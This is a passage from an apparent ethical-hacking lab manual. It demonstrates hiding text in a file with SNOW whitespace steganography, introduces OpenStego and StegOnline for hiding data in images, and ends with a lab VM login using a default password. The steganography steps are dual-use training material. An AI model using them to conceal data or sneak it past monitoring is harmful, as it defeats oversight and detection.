
7. Now, the data ("**My Swiss bank account number is 45656684512263**") is hidden inside the **readme2.txt** file with the contents of **readme.txt**.
8. The file **readme2.txt** has become a combination of **readme.txt + My Swiss bank account number is 45656684512263**.
9. Now, type **snow -C -p "magic" readme2.txt**. It will show the content of **readme.txt** (the password is **magic**, which was entered while hiding the data in **Step 6**).



```

C:\Users\Admin\Desktop\Snow>snow -C -p "magic" readme2.txt
My swiss bank account number is 45656684512263
C:\Users\Admin\Desktop\Snow>
  
```


10. To check the file in the GUI, open the **readme2.txt** in **Notepad**, and go to **Edit → Select All**. You will see the hidden data inside **readme2.txt** in the form of spaces and tabs, as shown in the screenshot.



11. This concludes the demonstration of how to hide data using whitespace steganography.
12. Close all open windows and document all the acquired information.

Task 5: Image Steganography using OpenStego and StegOnline

Images are popular cover objects used for steganography. In image steganography, the user hides the information in image files of different formats such as .PNG, .JPG, or .BMP.

OpenStego: OpenStego is an image steganography tool that hides data inside images. It is a Java-based application that supports password-based encryption of data for an additional layer of security. It uses the DES algorithm for data encryption, in conjunction with MD5 hashing to derive the DES key from the provided password.


StegOnline: StegOnline is a web-based, enhanced and open-source port of StegSolve. It can be used to browse through the 32 bit planes of the image, extract and embed data using LSB steganography techniques and hide images within other image bit planes.

Here, we will show how text can be hidden inside an image using the OpenStego and StegOnline tools.


Module 06 – System Hacking

1. Switch to the **Windows Server 2019** machine. Click **Ctrl+Alt+Del**, by default, **Administrator** user profile is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to login.

